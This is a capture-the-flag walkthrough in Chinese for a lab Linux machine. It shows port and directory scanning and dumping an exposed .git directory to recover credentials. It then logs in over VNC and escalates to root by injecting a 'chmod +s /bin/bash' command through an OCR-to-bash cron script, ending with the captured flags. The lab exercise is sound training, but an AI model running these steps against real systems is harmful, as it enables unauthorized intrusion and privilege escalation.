

靶机名称:MM
作者:群主
靶机ID:638
系统: Linux
难度:easy
靶机地址:https://maze-sec.com/
靶机IP:192.168.1.196
攻击机IP:192.168.1.134

一.信息收集

1.端口扫描

```
nmap -p- 192.168.1.196
```

```
(root@kali)-[/home]
# nmap -p- 192.168.1.196
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-24 04:01 EDT
Nmap scan report for 192.168.1.196
Host is up (0.000089s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5901/tcp  open  vnc-1
6001/tcp  open  X11:1
MAC Address: 08:00:27:67:35:4A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.40 seconds
```

22: ssh登录

80: web界面

5901: VNC 远程桌面

6001: X11 服务

2.目录扫描

```
dirsearch -u http://192.168.1.196/
```

```
C:\Windows\System32\cmd.exe x + v

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11475

Output File: D:\靶机\reports\http_192.168.1.196\__26-04-24_17-44-46.txt

Target: http://192.168.1.196/

[17:44:46] Starting:
[17:44:47] 301 - 313B - /.git -> http://192.168.1.196/.git/
[17:44:47] 200 - 607B - /.git/
[17:44:47] 200 - 410B - /.git/branches/
[17:44:47] 200 - 2B - /.git/COMMIT_EDITMSG
[17:44:47] 200 - 73B - /.git/description
[17:44:47] 200 - 92B - /.git/config
[17:44:47] 200 - 23B - /.git/HEAD
[17:44:47] 200 - 674B - /.git/hooks/
[17:44:47] 200 - 145B - /.git/index
[17:44:47] 200 - 458B - /.git/info/
[17:44:47] 200 - 240B - /.git/info/exclude
[17:44:47] 200 - 483B - /.git/logs/
[17:44:47] 200 - 578B - /.git/logs/HEAD
[17:44:47] 301 - 323B - /.git/logs/refs -> http://192.168.1.196/.git/logs/refs/
[17:44:47] 301 - 329B - /.git/logs/refs/heads -> http://192.168.1.196/.git/logs/refs/heads/
[17:44:47] 200 - 578B - /.git/logs/refs/heads/master
[17:44:47] 200 - 554B - /.git/objects/
[17:44:47] 200 - 462B - /.git/refs/
[17:44:47] 200 - 41B - /.git/refs/heads/master
[17:44:47] 301 - 324B - /.git/refs/heads -> http://192.168.1.196/.git/refs/heads/
[17:44:47] 301 - 323B - /.git/refs/tags -> http://192.168.1.196/.git/refs/tags/
[17:44:47] 403 - 278B - /.ht_wsr.txt
```

很明显是.git目录泄露，可以使用kali里面的git-dumper把该目录下载下来：

```
git-dumper http://192.168.1.196/.git/ ./target_code
```

```
(root@kali)-[~]
# git-dumper http://192.168.1.196/.git/ ./target_code
[-] Testing http://192.168.1.196/.git/HEAD [200]
[-] Testing http://192.168.1.196/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://192.168.1.196/.gitignore [404]
[-] http://192.168.1.196/.gitignore responded with status code 404
[-] Fetching http://192.168.1.196/.git/ [200]
[-] Fetching http://192.168.1.196/.git/HEAD [200]
[-] Fetching http://192.168.1.196/.git/index [200]
[-] Fetching http://192.168.1.196/.git/info/ [200]
[-] Fetching http://192.168.1.196/.git/logs/ [200]
[-] Fetching http://192.168.1.196/.git/config [200]
[-] Fetching http://192.168.1.196/.git/hooks/ [200]
[-] Fetching http://192.168.1.196/.git/info/exclude [200]
[-] Fetching http://192.168.1.196/.git/COMMIT_EDITMSG [200]
[-] Fetching http://192.168.1.196/.git/branches/ [200]
[-] Fetching http://192.168.1.196/.git/refs/ [200]
[-] Fetching http://192.168.1.196/.git/description [200]
[-] Fetching http://192.168.1.196/.git/logs/refs/ [200]
[-] Fetching http://192.168.1.196/.git/refs/heads/ [200]
[-] Fetching http://192.168.1.196/.git/refs/tags/ [200]
[-] Fetching http://192.168.1.196/.git/refs/heads/master [200]
[-] Fetching http://192.168.1.196/.git/logs/HEAD [200]
[-] Fetching http://192.168.1.196/.git/hooks/post-update.sample [200]
[-] Fetching http://192.168.1.196/.git/hooks/commit-msg.sample [200]
[-] Fetching http://192.168.1.196/.git/hooks/applypatch-msg.sample [200]
[-] Fetching http://192.168.1.196/.git/hooks/fsmonitor-watchman.sample [200]
[-] Fetching http://192.168.1.196/.git/hooks/pre-push.sample [200]
```

二.渗透测试

1.git目录的信息收集

查看该项目的版本提交历史

```
git log
```

```

(root@kali)-[~/target_code]
# git log
commit 1936b7f0b8bc34642423c19738fab503a9d967de (HEAD -> master)
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:10:25 2026 -0400

    4

commit b8295d6c67f5f2df8a3649af13bf6867b221cd17
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:08:12 2026 -0400

    3

commit f7cc50a34b65f1c6cf3c8bd10e2b78271c348e35
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:07:59 2026 -0400

    2

commit f9f7d8ba3292488a6e7f9fa21d0968ca7bbd6637
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:07:17 2026 -0400

    1

```

然后查看具体改动的内容发现有个pass.txt:

```
git show b8295d6c67f5f2df8a3649af13bf6867b221cd17
```

```

(root@kali)-[~/target_code]
# git show b8295d6c67f5f2df8a3649af13bf6867b221cd17
commit b8295d6c67f5f2df8a3649af13bf6867b221cd17
Author: mingmingjiu <mingmingjiu@mm.dsz>
Date: Sun Apr 19 00:08:12 2026 -0400

    3

diff --git a/pass.txt b/pass.txt
deleted file mode 100644
index 673b221..0000000
--- a/pass.txt
+++ /dev/null
@@ -1 +0,0 @@
-password:sublarge

```

从里面的线索大致如下:

```
Author: mingmingjiu <mingmingjiu@mm.dsz>
```

```
password:sublarge
```

然后我试了很多方式都没有用到这个密码, 于是我在想密码是不是mingmingjiu


2.连接VNC

后来我才发现mingmingjiu是vnc的连接密码：

```
vncviewer 192.168.1.196:5901
```

```
diff --git a/pass.txt b/pass.txt
deleted file mode 100644
index 673b221..0000000
--- a/pass.txt
+++ /dev/null
@@ -1 +0,0 @@
~password:sublarge

(root@kali)~/target_code
# vncviewer 192.168.1.196:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "mingmingjiu's X desktop (MM:1)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```




连接上后可以发现user.txt:


```
flag{user-64ca3972d3bc655513716e78e9ccf1bd}
```

```
3
diff --git a/pass.txt b/pass.txt
deleted file mode 100644
index 673b221..0000000
--- a/pass.txt
+++ /dev/null
@@ -1 +0,0 @@
~password:sublarge

(root@kali)~/target_code
# vncviewer 192.168.1.196:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "mingmingjiu's X desktop (MM:1)"
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



连接上后我就在找终端，但是就是打不开，于是我在菜单栏里面看到了XTerm，然后利用这个反弹shell：



3.提权到root

在/opt目录下面发现有一个root执行的脚本：

```
mingmingjiu@MM:/opt$ cat a.sh
cat a.sh
#!/bin/bash

gocr /tmp/go.png |bash
```

然后接着用psyp64监听进程发现root确实会定时执行a.sh：

```
2026/04/24 03:38:53 CMD: UID=0 PID=6 |
2026/04/24 03:38:53 CMD: UID=0 PID=4 |
2026/04/24 03:38:53 CMD: UID=0 PID=3 |
2026/04/24 03:38:53 CMD: UID=0 PID=2 |
2026/04/24 03:38:53 CMD: UID=0 PID=1 | /sbin/init
2026/04/24 03:39:01 CMD: UID=0 PID=1439 | /usr/sbin/CRON -f
2026/04/24 03:39:01 CMD: UID=0 PID=1438 | /usr/sbin/cron -f
2026/04/24 03:39:01 CMD: UID=0 PID=1440 | /usr/sbin/CRON -f
2026/04/24 03:39:01 CMD: UID=0 PID=1441 | /usr/sbin/CRON -f
2026/04/24 03:39:01 CMD: UID=0 PID=1442 | /bin/sh -c /bin/bash /opt/a.sh
2026/04/24 03:39:01 CMD: UID=0 PID=1444 | /bin/bash /opt/a.sh
2026/04/24 03:39:01 CMD: UID=0 PID=1443 | /bin/bash /opt/a.sh
2026/04/24 03:39:01 CMD: UID=0 PID=1445 | gocr /tmp/go.png
2026/04/24 03:39:01 CMD: UID=0 PID=1446 | sh -c pngtopnm "/tmp/go.png"
2026/04/24 03:39:01 CMD: UID=0 PID=1447 | bash
```

然后我问了以下ai这个gocr是什么：

gocr：这是一个开源的 **OCR（光学字符识别）** 工具。它的作用是读取图片文件（如 .png，.jpg 等），并尝试将其中的文字识别并提取成纯文本。

因为他会识别图片里面的文字并传给bash运行，所以我们可以 go.png 里面写命令，因为要是真的图片，于是我问了ai可以利用ImageMagick工具生成一个包含提权命令的图片：

```
convert -size 300x50 canvas:white -font Courier -pointsize 20 -draw "text 10,30
'chmod +s /bin/bash'" go.png
```

然后传到靶机上等待执行，读取root.txt：

```
mingmingjiu@MM:/tmp$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
mingmingjiu@MM:/tmp$ bash -p
bash-5.0# id
uid=1000(mingmingjiu) gid=1000(mingmingjiu) euid=0(root) egid=0(root) groups=0(root),1000(
mingmingjiu)
bash-5.0# cat /root/root.txt
flag{root-2d93cda3582526d29c565534d8283216}
```

flag{root-2d93cda3582526d29c565534d8283216}